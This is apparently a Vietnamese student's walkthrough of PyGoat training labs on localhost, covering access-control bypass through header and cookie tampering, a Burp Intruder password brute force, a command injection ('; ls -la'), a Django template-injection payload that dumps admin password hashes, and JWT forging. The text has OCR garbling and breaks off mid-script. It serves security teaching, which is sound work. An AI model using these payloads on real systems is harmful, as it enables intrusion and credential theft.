

Bài tập luyện tập:

1) http://localhost:8000/broken_access_lab_2

nhờ vào gợi ý của bài

```
</code>
</h2>

0
1
2
3
4
5      <h2>
6          Admin Status is: <code>
7              admin
8          </code>
9      </h2>
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
79 -->
80
81
82
83
84
85
86
87
88
89
89 -->
90
91
92
93
94
95
96
97
98
99
```



Ta thấy trường lưu trữ thông tin browser là “User-Agent”

Ta đổi User-Agent mặc định khi gửi thành : pygoat_admin

Và ta lấy được secret-key

```
1 POST /broken_access_lab_2 HTTP/1.1
2 Host: localhost:8000
3 User-Agent: pygoat admin
4 Accept:
5   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: http://localhost:8000/broken_access_lab_2
9 Content-Type: application/x-www-form-urlencoded
Content-Length: 29
Origin: http://localhost:8000
Connection: close
Cookie: PHPSESSID=b9653cb1407ad0441491467cc3bf3d29; csrfToken=
i0tk8z4lnclgcolklmn5ndHTpR1oAhCrWwYpCGACGgipjlPcBAuR7kamqf0hApnY; sessionid=
56qneec30xtk9qpfb1s1pspt3z5yaxku; admin =1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
name=admin&pass=jacktheripper
```

2) http://localhost:8000/broken_access_lab_3

theo đề bài yêu cầu ta lấy được nội dung của trang

```
user : admin
password : admin_pass
this is the admin credential
and
user : John
password : reaper
this is regular user credential
can u get access to admin page contents using regular user credentials or without credentials ?
```

Access Lab 3

Ta đăng nhập bình thường với 2 tài khoản John – reaper

Và tài khoản admin – admin_pass

Tài khoản John không có gì thay đổi

```
POST /broken_access_lab_3 HTTP/1.1
Host: localhost:8000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
Gecko/20100101 Firefox/111.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:8000/broken_access_lab_3
Content-Type: application/x-www-form-urlencoded
Content-Length: 114
Origin: http://localhost:8000
Connection: close
Cookie: PHPSESSID=b9653cb1407ad0441491467cc3bf3d29; csrfmiddlewaretoken=10tK8zI1nc1gcoBkImmSndHtpR1oAHCrWwTpCGACGG1pj1FcBAuR7kamqfUbApnY; sessionid=56queec30xtk9gpfbLsipzpt3z5yaxku
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
csrfmiddlewaretoken=DvF1MyppnOOF59jwyndSKhvl9oPHORXJhik6gFVejSPeggaq4EkRuoyOaMx4ezIg&username=John&password=reaper
```

```
693 </nav>
694
695
696
697 <title>
698 Broken Access Control.
699 </title>
700
701 <div class="container">
702
703 <h2>
704 Welcome John
705 </h2>
706 <br>
707 <div class="nav2">
708
709 </div>
710
711 </div>
712
713 <br>
714 <div align="right">
<button class="btn btn-info" type="button" onclick="window.location.href='/broken_access_control'>
```

Với tài khoản admin cũng không có gì thay đổi

Request

Pretty	Raw	Hex
1 POST /broken_access_lab_3 HTTP/1.1		
2 Host: localhost:8000		
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; rv:109.0) Gecko/20100101 Firefox/111.0		
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8		
5 Accept-Language: en-US,en;q=0.5		
6 Accept-Encoding: gzip, deflate		
7 Referer: http://localhost:8000/broken_access_lab_3		
8 Content-Type: application/x-www-form-urlencoded		
9 Content-Length: 119		
10 Origin: http://localhost:8000		
11 Connection: close		
12 Cookie: PHPSESSID=b9e53cb1407ad0441491467cc3bf3d29; csrfmiddlewaretoken=dvPIMypnOOP59jwyOndSKhvi9oPHORXJh1k6gFVejSPeggaq4BkRuoYCaMx4ezIg; sessionid=56qneec30xtk9qpfblisipzpt3z5yaxku		
13 Upgrade-Insecure-Requests: 1		
14 Sec-Fetch-Dest: document		
15 Sec-Fetch-Mode: navigate		
16 Sec-Fetch-Site: same-origin		
17 Sec-Fetch-User: ?1		
18		
19 csrfmiddlewaretoken=dvPIMypnOOP59jwyOndSKhvi9oPHORXJh1k6gFVejSPeggaq4BkRuoYCaMx4ezIg&username=admin&password=admin_pass		

Response

Pretty	Raw	Hex	Render
692 </div>			
693 </nav>			
694			
695			
696			
697 <title> Broken Access Control. </title>			
698			
699			
700 <div class="container">			
701 <h2> Welcome Admin </h2>			
702 <div class="nav2">			
703 <div>			
704 SECRET 			
705 </div>			
706 </div>			
707 </div>			
708 <div>			
709 Press F2 for focus 			
710 </div>			
711 </div>			
712 </div>			
713 </div>			
714 </div>			
715 </div>			

Ta thử thay đổi theo đề bài gợi ý là có thể đăng nhập hoặc không đăng nhập để có thể lấy được nội dung của trang

Nội dung đăng nhập user và password đã được xóa đi và gửi, ta nhận về kết quả như hình bên dưới

Request

Pretty	Raw	Hex
1 POST /broken_access_lab_3 HTTP/1.1		
2 Host: localhost:8000		
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; rv:109.0) Gecko/20100101 Firefox/111.0		
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8		
5 Accept-Language: en-US,en;q=0.5		
6 Accept-Encoding: gzip, deflate		
7 Referer: http://localhost:8000/broken_access_lab_3		
8 Content-Type: application/x-www-form-urlencoded		
9 Content-Length: 84		
10 Origin: http://localhost:8000		
11 Connection: close		
12 Cookie: PHPSESSID=b9e53cb1407ad0441491467cc3bf3d29; csrfmiddlewaretoken=dvPIMypnOOP59jwyOndSKhvi9oPHORXJh1k6gFVejSPeggaq4BkRuoYCaMx4ezIg; sessionid=56qneec30xtk9qpfblisipzpt3z5yaxku		
13 Upgrade-Insecure-Requests: 1		
14 Sec-Fetch-Dest: document		
15 Sec-Fetch-Mode: navigate		
16 Sec-Fetch-Site: same-origin		
17 Sec-Fetch-User: ?1		
18		
19 csrfmiddlewaretoken=dvPIMypnOOP59jwyOndSKhvi9oPHORXJh1k6gFVejSPeggaq4BkRuoYCaMx4ezIg		

Response

Pretty	Raw	Hex	Render
504			
505 <li onclick="toggle('pre140462941654976','post140462941654976')>			
<pre>			
if username == 'John' and			
password == 'reaper';			
</pre>			
			
506 <li onclick="toggle('pre140462941654976','post140462941654976')>			
<pre>			
return			
render(request,'Lab_2021/A1_BrokenAccessCo			
ntrol/broken_access_lab_3.html',			
{'loggedin':True, 'admin':False})			
</pre>			
			
507 <li onclick="toggle('pre140462941654976','post140462941654976')>			
<pre>			
elif username == 'admin' and			
password == 'admin_pass';			
</pre>			
			
508 <li onclick="toggle('pre140462941654976','post140462941654976')>			
<pre>			
return			
render(request,'Lab_2021/A1_BrokenAccessCo			
ntrol/broken_access_lab_3.html',			
{'loggedin':True,			
'Press F2 for focus'			
}</pre>			
			
509 <li onclick="toggle('pre140462941654976','post140462941654976')>			
<pre>			
elif username == 'admin' and			
password == 'admin_pass';			
</pre>			
			
510 <li onclick="toggle('pre140462941654976','post140462941654976')>			
<pre>			
return			
render(request,'Lab_2021/A1_BrokenAccessCo			
ntrol/broken_access_lab_3.html',			
{'loggedin':True,			
'Press F2 for focus'			
}</pre>			
			
511 			

3) http://localhost:8000/cryptographic_failure/lab2

Lab 1 Details Lab 2 Details

Can U login as Admin ? Some hacker previously performed a sql injection attack and managed to get the database dump for user table. Looks like this time they used better hashing algorithm

```
alex,2a280ba4ff0f8c763c5b0606f40effc3319dbc4c91d4361a39990292d4b7b0cd
admin,d953b4a47ce307fcbb8b1b85fc6a0d34aea5585b6ad9188beb94c1eea9bbb5c7a
rupak,c17cde8d179a37cad4bd93e55355fdf240eb52d585e428c1cdfec68123e192a
```

[Access Lab](#)

Dựa trên cách làm của bài 1 ta đi tìm tool để crack password nhưng khi làm vậy ta phát hiện ra cách tool crack hash trên mạng thì đều dùng phương pháp brute force nên ta dùng chức năng intruder của burp suite và dùng worklist password phổ biến trên github

② Choose an attack type

Attack type: Sniper

③ Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://localhost:8000

Start attack

Add \$ Clear \$ Auto \$ Refresh

④ Target details

Target: http://localhost:8000

HTTP/1.1 200 OK

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Referer: http://localhost:8000/cryptographic_failure/lab2

Content-Type: application/x-www-form-urlencoded

Content-Length: 114

Origin: http://localhost:8000

Connection: close

Cookie: PHPSESSID=b9653cb1407ad0441491467cc3bf3d25; csrf_token=i0tk8z4Lnc1gcobklnnSndHTpR1oHCrWwYpCGACGg1pjlPcBAuR7kamqf0hApmY; sessionid=5eqneec30xtk5qfb1msippt3z5yxku

Upgrade-Insecure-Requests: 1

Sec-Fetch-Dest: document

Sec-Fetch-Mode: navigate

Sec-Fetch-Site: same-origin

Sec-Fetch-User: ?1

csrfmiddlewaretoken=M63RHDltJGfnpxDxi0xBGQblWRFHQ949qFyNbKxk2NgoumhpUEAqXEOXfs4gRPG&username=admin&password=\$admin\$

0 matches Clear

Length: 919

1 payload position

405 PM

Payload:

1 x 2 x +

Positions Payloads Resource pool Settings

② Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type has its own settings.

Payload set: 1 Payload count: 3,959

Payload type: Simple list Request count: 3,959

③ Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste	password
Load ...	password1
Remove	password2
Clear	password123
Deduplicate	1password
	password12
	password3
Add	Enter a new item
Add from list ...	

Và ta thấy

Attack Save Columns

Results Positions Payloads Resource pool Settings

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length ^	Comment
142	password777	200			26877	
2	password1	200			27748	
1	password	200			27748	
0		200			27748	
7	password3	200			27748	
4	password123	200			27748	
3	password2	200			27748	
8	mypassword	200			27748	
6	password12	200			27748	
9	password!	200			27748	
5	password	200			27748	

Request Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Server: gunicorn
3 Date: Mon, 20 Mar 2023 08:48:59 GMT
4 Connection: close
5 Content-Type: text/html; charset=utf-8
6 X-Frame-Options: DENY
7 Content-Length: 26580
8 Vary: Cookie
9 X-Content-Type-Options: nosniff
10 Referrer-Policy: same-origin
11 Cross-Origin-Opener-Policy: same-origin
12
13 <!DOCTYPE html>
14
15
```

Password: password777 có thay đổi ở độ dài trả về

Send Cancel < > Target: http://localhost:8000

Request Response

Pretty Raw Hex Render

```
1 POST /cryptographic_failure/lab2 HTTP/1.1
2 Host: localhost:8000
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://localhost:8000/cryptographic_failure/lab2
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 120
10 Origin: http://localhost:8000
11 Connection: close
12 Cookie: PHPSESSID=b9e53cb1407ad04414914E7cc3bf3d29; csrftoken=i0tk8z4InclgcbklmsndHtpficoaHcrWwYpCGACGgipj1PcBAuR7kamqf0hApnY; sessionid=56qneec30xtk9qpfb1s1sppt3z5yaxku
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?
18
19 csrfmiddlewaretoken=M93HD1tJJGfpDixGGqb1WRKHQ549qFyMbExk2NGoumphyUEAqXEOXfs4gRPG&username=admin&password=password777
```

Response

Pretty Raw Hex Render

```
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
...
</ul>
</div>
</div>
</nav>
<title>
    Cryptographic Failure
</title>
<h1>
    Successfully logged in as admin
<br>
<div align="right">
    <button class="btn btn-info" type="button" onclick="window.location.href='/cryptographic_failure'">
        Back to Lab Details
    </button>
</div>
</p>
```

4) http://localhost:8000/cryptographic_failure/lab3

đề bài cho tài khoản đăng nhập

financial data protection such as PCI Data Security Standard (PCI DSS).

Lab 1 Details **Lab 2 Details** **Lab 3 Details**

We have a user credential for this page, but can u login as admin and get the secret ?

username : User
password : P@\$\$w0rd

[Access Lab](#)

Ta đăng nhập với tài khoản đã cho

Target: http://localhost:8000/cryptographic_failure/lab3

Request

Pretty Raw Hex

```
POST /cryptographic_failure/lab3 HTTP/1.1
Host: localhost:8000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:8000/cryptographic_failure/lab3
Content-Type: application/x-www-form-urlencoded
Content-Length: 122
Origin: http://localhost:8000
Connection: close
Cookie: PHPSESSID=b9e53cb1407ad0441491467cc3bf3d29; csrf_token=_0tk8z4LncIgckbLmsndHtpRloAHcrWwTpCGACGgIpj1PcBAuR7kamqf0bApnY; sessionid=56qneec30xtk8qpfb1slipzpt3zyaxku
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
csrfmiddlewaretoken=nmxC2L9z4Lbn8wbfxrmlUght3rK2dc531S2HwSPqnPbwftF7dPtOEXW4PsmDUQ&username=User&password=P@$024$24sOrd
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Server: gunicorn
Date: Mon, 20 Mar 2023 09:12:51 GMT
Connection: close
Content-Type: text/html; charset=utf-8
X-Frame-Options: DENY
Content-Length: 26921
Vary: Cookie
X-Content-Type-Options: nosniff
Referrer-Policy: same-origin
Cross-Origin-Opener-Policy: same-origin
Set-Cookie: cookie="User|2023-03-20 10:12:51.773340"; Path=/
<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8" />
    <meta name="viewport" content="width=device-width, initial-scale=1.0" />
    <meta http-equiv="X-UA-Compatible" content="IE=edge" />
  </head>
  <title> Cryptographic Failure </title>
  <!-- Bootstrap CSS CDN -->
  <link rel="stylesheet" href="https://stackpath.bootstrapcdn.com/bootstrap/4.1.0/css/bootstrap.min.css" integrity="sha384-9gVQ4dYFwWSjIDznLEWnxCjeSWFphJisGWPXr1jddIhOegiulFwO5qRgvFXOd" />
```

Và thấy có thêm trường cookie mới với tên đăng nhập và thời gian đăng nhập

Request

Pretty Raw Hex

```
GET /cryptographic_failure/lab3 HTTP/1.1
Host: localhost:8000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:8000/cryptographic_failure
Connection: close
Cookie: PHPSESSID=b9e53cb1407ad0441491467cc3bf3d29; csrf_token=_0tk8z4LncIgckbLmsndHtpRloAHcrWwTpCGACGgIpj1PcBAuR7kamqf0bApnY; sessionid=56qneec30xtk8qpfb1slipzpt3zyaxku; cookie="User|2023-03-20 10:12:26.240544"
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

```

Response

Pretty Raw Hex Render

```
Content-Length: 26921
Vary: Cookie
X-Content-Type-Options: nosniff
Referrer-Policy: same-origin
Cross-Origin-Opener-Policy: same-origin
<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8" />
    <meta name="viewport" content="width=device-width, initial-scale=1.0" />
    <meta http-equiv="X-UA-Compatible" content="IE=edge" />
  </head>
  <title> Cryptographic Failure </title>
  <!-- Bootstrap CSS CDN -->
  <link rel="stylesheet" href="https://stackpath.bootstrapcdn.com/bootstrap/4.1.0/css/bootstrap.min.css" integrity="sha384-9gVQ4dYFwWSjIDznLEWnxCjeSWFphJisGWPXr1jddIhOegiulFwO5qRgvFXOd" />
```

Thấy vậy ta sửa từ User thành Admin và xem kết quả

The screenshot shows two NetworkMiner panes. The left pane, titled 'Request', displays an HTTP GET request to '/cryptographic_failure/lab3' with various headers and a cookie containing session information. The right pane, titled 'Response', shows the server's response with a title 'Cryptographic Failure', a message 'Successfully logged in', and a congratulatory message for being an administrator. The response code is 200 OK.

```

Request
Pretty Raw Hex
1 GET /cryptographic_failure/lab3 HTTP/1.1
2 Host: localhost:8000
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://localhost:8000/cryptographic_failure
8 Connection: close
9 Cookie: PHPSESSID=b9e53cb1407ad04414914e7cc3bf3d29; csrfToken=10tk8s4lnc1gcobklnmSndtTpR0aHCrWwYpCGACGg1pjLpcBAuP7kamqf0bApnY; sessionId=56qneec30xtk9qpfbls1pzpt3z5yaxku; cookie="admin|2023-03-20 10:12:26.240544"
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?1
15
16

Response
Pretty Raw Hex Render
694
695
696
697 <title> Cryptographic Failure </title>
698
699
700
701
702 <h1> Successfully logged in </h1>
<br>
703
704 Congratulations, you have successfully logged in as an administrator.
705
706
707
708
709 <br>
<button class="collapsible btn btn-info" style="position : fixed ; right :190px; bottom : 7px">
    Hint
</button>
<div class="lab code">
    This lab is based on <a href="https://cwe.mitre.org/data/definitions/319.html"> CWE-319 </a>
</div>
710
711
712
713

0 matches 1 match

```

Đăng nhập thành công với tư cách admin

5) http://localhost:8000/cmd_lab

command injection

The screenshot shows a web interface for a 'Name Server Lookup'. It has fields for 'Enter Domain Here' and 'OS' (Linux or Windows). A 'GO' button is present. Below the form is a large 'Output' area containing the results of a command-line interaction with a nameserver. The output shows the user running 'dig' with specific options to perform a command injection attack.

```

Name Server Lookup
Enter Domain Here
 Linux  Windows
GO

Output
; <>>> DiG 9.11.5-P4-5.1+deb10u8-Debian <>>
;; global options: +cmd
;; Got answer:

```

Server thiết kế để thực thi lệnh lookup, ta thấy vậy ta liền chèn thử theo syntax của lệnh và kèm theo code

```

Request
Pretty Raw Hex
1 POST /cmd_lab HTTP/1.1
2 Host: localhost:8000
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
Gecko/20100101 Firefox/111.0
4 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://localhost:8000/cmd_lab
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 17
10 Origin: http://localhost:8000
11 Connection: close
12 Cookie: PHPSESSID=b9e53cb1407ad0441491467cc3bf3d29; csrfToken=10tK8z4LncigobkImnSnHtpfIoHCrWpCGACGgipjlPcBAuP7kamqfObApnY; sessionid=56qmcoc30xtk9qpfblslipst3zYaxku; cookie="admin|2023-03-2010:12:26.340544"
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18 domain=$3B+ls+-la
19

Response
Pretty Raw Hex Render
1 730 ; SERVER: 192.168.65.5#53(192.168.65.5)
2 731 ; WHEN: Mon Mar 20 09:24:20 UTC 2023
3 732 ; MSG SIZE rcvd: 40
4
5 total 692
drwxrwxr-x 1 root root 4096 Mar 20 05:21 .
drwxr-xr-x 1 root root 4096 Mar 9 07:57 ..
rwxrwxr-- 1 root root 502 Sep 2 2022 Dockerfile
rwxrwxr-- 1 root root 502 Sep 2 2022 Dockerfile~
rwxrwxr-x 3 root root 4096 Mar 9 07:52 Solutions
rwxrwxr-x 3 root root 23620 Mar 20 06:43 app.log
rwxrwxr-- 1 root root 331776 Mar 20 05:21 db.sqlite3
rwxrwxr-- 1 root root 290816 Sep 2 2022 db.sqlite3-f1cf1156cc65f314790387c2c9eb7f187a3d400e
rwxrwxr-- 1 root root 360 Sep 2 2022 docker-compose.yml
drwxrwxr-x 8 root root 4096 Mar 9 07:52 introduction
rwxrwxr-- 1 root root 626 Sep 2 2022 manage.py
drwxrwxr-x 2 root root 4096 Mar 9 07:52 pygat
rwxrwxr-- 1 root root 741 Sep 2 2022 requirements.txt
rwxrwxr-- 1 root root 13 Sep 2 2022 runtime.txt
drwxr-xr-x 2 root root 4096 Mar 9 03:43 staticfiles
rwxrwxr-- 1 root root 0 Sep 2 2022 test.log
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19

```

Kết quả thu được

6) <http://localhost:8000/sti/lab>

Đề bài yêu cầu tìm thông tin của admin

Lab Details

This lab uses django's default template engine, and obviously the input is not filtered properly, try to get the admin password hash exploiting it.

Access Lab

Sau khi tìm hiểu thì ta thấy bài này chạy Django frameworks

Ta tìm cách khai thác template injection của Django framework

Và đây là payload

{% load log %}{% get_admin_log 10 as log %}{% for e in log %}

{% e.user.get_username %} : {{e.user.password}}{% endfor %}

Request

Pi	Raw	Hex
1	GET /ssti/blog/9c9f85b0c99c	HTTP/1.1
2	Host:	localhost:8000
3	User-Agent:	Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0
4	Accept:	text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5	Accept-Language:	en-US,en;q=0.5
6	Accept-Encoding:	gzip, deflate
7	Referer:	http://localhost:8000/ssti/lab
8	Connection:	close
9	Cookie:	PHPSESSID=b9e53cb1407ad0441491467cc3bf3d29; csrftoken=i0tK8z4nlgcobk1mnSndHTpR1oAHcrWwTpCGACGipj1FcBAuR7kamgfDbApmY; sessionid=5eqneec30xtk9qpfhlspzt3z5yaxku;
10	Upgrade-Insecure-Requests:	1
11	Sec-Fetch-Dest:	document
12	Sec-Fetch-Mode:	navigate
13	Sec-Fetch-Site:	same-origin
14	Sec-Fetch-User:	?1
15		
16		


Response

Pretty	Raw	Hex	Render
687			
688			</div>
689			</div>
690			</nav>
691			<title>
692			SSTI-Blogs
693			</title>
694	admin :	pbkdf2_sha256\$320000\$0DT0jMAKB1gI2lvJlBGcuJ\$QFIdmvkyAgh/dYODxrev	
695	glfm1cB6p1TR7S9WmK30/VA=		
696	admin :	pbkdf2_sha256\$320000\$0DT0jMAKB1gI2lvJlBGcuJ\$QFIdmvkyAgh/dYODxrev	
697	glfm1cB6p1TR7S9WmK30/VA=		
698	admin :	pbkdf2_sha256\$320000\$0DT0jMAKB1gI2lvJlBGcuJ\$QFIdmvkyAgh/dYODxrev	
699	glfm1cB6p1TR7S9WmK30/VA=		
700	admin :	pbkdf2_sha256\$320000\$0DT0jMAKB1gI2lvJlBGcuJ\$QFIdmvkyAgh/dYODxrev	
701	glfm1cB6p1TR7S9WmK30/VA=		
	admin :	pbkdf2_sha256\$320000\$0DT0jMAKB1gI2lvJlBGcuJ\$QFIdmvkyAgh/dYODxrev	
	glfm1cB6p1TR7S9WmK30/VA=		

và đây là

kết quả nhận được.

7) http://localhost:8000/data_exp_lab



Dựa vào đề bài ta thử tìm 500error trong page

Không xuất ra gì cả nhưng nó lại đưa ta một list path của trang web và ta thấy được path 500error nằm ở đó

Page not found (404)

Request Method: GET
Request URL: http://localhost:8000/data_exp_lab/500error

Using the URLconf defined in pygoat.urls, Django tried these URL patterns, in this order:

1. admin/
2. accounts/
3. [name='homepage']
4. xss [name='xss']
5. xssl [name='xss_lab']
6. xssl1 [name='xss_lab']
7. sql [name='sql']
8. sql_lab [name='sql_lab']
9. sql_lab1 [name='sql_lab']
10. insec_des [name='insec_des']
11. insec_des_lab [name='insec_des_lab']
12. xxe [name='xxe']
13. xxe_lab [name='xxe_lab']
14. xxe_see [name='xxe_see']
15. xxe_parse [name='xxe_parse']
16. auth_lab [name='auth_lab']
17. auth_lab/signup [name='auth_lab_signup']
18. auth_lab/login [name='auth_lab_login']
19. auth_lab/logout [name='auth_lab_logout']
20. auth [name='auth_home']
21. ba [name='Broken Access Control']
22. ba_lab [name='Broken Access Control Lab']
23. data_exp [name='data_exp']
24. data_exp_lab [name='data_exp_lab']
25. robots.txt [name='robots.txt']
26. 500error [name='500error']
27. cmd [name='Command Injection']
28. cmd_lab [name='Command Injection Lab']
29. bau [name='Broken Authe']
30. bau_lab [name='LAB']
31. login_otp [name='OTP Login']
32. otp [name='OTP Verification']
33. sec_mis [name='Security Misconfiguration']

Ta thử truy cập với path là “http://localhost:8000/500error”

Và tìm được Sensitive_data như đề bài yêu cầu

Request

Pretty	Raw	Hex
1. http://localhost:8000/500error HTTP/1.1		
2. Host: localhost:8000		
3. User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0		
4. Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8		
5. Accept-Language: en-US,en;q=0.5		
6. Accept-Encoding: gzip, deflate		
7. Connection: close		
8. Cookie: PHPSESSID=b9653cb1407ad041491467cc3bf3d29; csrfToken=10thk34HncigcohkLmmSndHtpLoaHCrWYpcGACGg1pjfcAuP7Kamtf0bApnY; session_id=30etk9qpbhslipzptJz5yaxku; cookie=admin@2023-03-20 14:12:24.405446		
9. Upgrade-Insecure-Requests: 1		
10. Sec-Fetch-Dest: document		
11. Sec-Fetch-Mode: navigate		
12. Sec-Fetch-Site: none		
13. Sec-Fetch-User: ?1		
14.		
15.		

Response

Pretty	Raw	Hex	Render
1491. </tr>			
1492. <tr>			
1493. <td>			
1494. SECURE_SSL_REDIRECT			
1495. </td>			
1496. <td class="code">			
1497. <pre>			
1498. False			
1499. </pre>			
1500. </td>			
1501. <tr>			
1502. <td>			
1503. SENSITIVE DATA			
1504. </td>			
1505. <tr>			
1506. <td>			
1507. SECRET_EMAIL			
1508. </td>			
1509. <td class="code">			
1510. <pre>			
1511. 4#x27;root@localhost#x27;			
1512. </pre>			

Inspector

- Selection: 34 (0x22)
- Selected text: 4#x27;FLAGTHATNEEDSTOBEFOUND#x27;
- Decoded from: HTML encoding
 - 'FLAGTHATNEEDSTOBEFOUND'
- Request attributes: 2
- Request query parameters: 0
- Request body parameters: 0
- Request cookies: 4
- Request headers: 12
- Response headers: 10

8) http://localhost:8000/sec_mis_lab3

sau khi khai thác bài lab 2 ở trên và đọc đề bài thì đề bài cho code

ta có SECRET_COOKIE_KEY = “PYGOAT”

User Not allowed. [Admin Only]

```
from pygoat.settings import SECRET_COOKIE_KEY

def sec_misconfig_lab3(request):
    if not request.user.is_authenticated:
        return redirect('login')
    try:
        cookie = request.COOKIES["auth_cookie"]
        payload = jwt.decode(cookie, SECRET_COOKIE_KEY, algorithms=['HS256'])
        if payload['user'] == 'admin':
            return render(request,"Lab/sec_mis/sec_mis_lab3.html", {"admin":True} )
    except:
        payload = {
            'user':'not_admin',
            'exp': datetime.datetime.utcnow() + datetime.timedelta(minutes=60),
            'iat': datetime.datetime.utcnow(),
        }

        cookie = jwt.encode(payload, SECRET_COOKIE_KEY, algorithm='HS256')
        response = render(request,"Lab/sec_mis/sec_mis_lab3.html", {"admin":False} )
        response.set_cookie(key = "auth_cookie", value = cookie)
    return response
```

Theo code ta thấy server tạo 1 cookie để xác nhận danh tính của user : auth_cookie

Nếu user == admin thì đúng thì đăng nhập thành công

Và ta đã tạo được shellcode như sau

```
1 import jwt
2
3 # tạo một dictionary để chứa thông tin người dùng
4 # user_info = {"user_id": 12345, "username": "example_user"}
5
6 # tạo JWT với thông tin user_info và một secret key
